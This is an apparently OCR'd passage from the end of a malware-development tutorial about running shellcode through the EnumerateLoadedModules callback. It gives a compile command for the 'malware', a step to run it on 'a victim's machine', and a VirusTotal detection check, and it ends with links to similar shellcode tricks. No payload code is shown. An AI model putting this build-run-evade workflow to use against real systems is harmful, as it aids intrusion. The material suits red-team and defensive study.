
Let's go to see running shellcode in action. Compile our "malware":


```
x86_64-w64-mingw32-g++ -O2 hack3.cpp -o hack3.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -ldbghelp
```



Then, run on a victim's machine:


```
.\hack3.exe
```





As you can see everything is worked perfectly, as expected!

Let's go to upload `hack3.exe` to VirusTotal:



So, 20 of 71 AV engines detect our file as malicious.

https://www.virustotal.com/gui/file/6fe8e9fe9593780a620903a33d3fda025946e770781eb997490c109fd95303ed/detection

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

EnumerateLoadedModules
Classic DLL injection
Malware dev tricks. Run shellcode via EnumChildWindows
Malware dev tricks. Run shellcode via EnumDesktopsA
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine